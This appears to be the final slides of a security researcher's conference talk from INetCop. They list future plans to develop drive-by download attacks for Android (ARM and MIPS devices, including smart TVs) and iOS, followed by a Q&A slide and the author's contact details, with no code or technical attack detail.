INETCOP Total security solution

Future Plans / TODO List

- **Drive-by download attack for Gingerbread and ICS**
  - Android Smart phone and tablet PC, TV is on ARM chips

ARM®

- **Drive-by download attack for MIPS chip**
  - Android Smart TV is on MIPS chips

MIPS TECHNOLOGIES

- **Drive-by download attack for iOS**
  - iPhone and iPad is on ARM chips

Q & A

By "dong-hoon yoU" (Xpl017Elz), in (c)INetCop
MSN & E-mail: x82(at)inetcop(dot)org
Home: http://x82.inetcop.org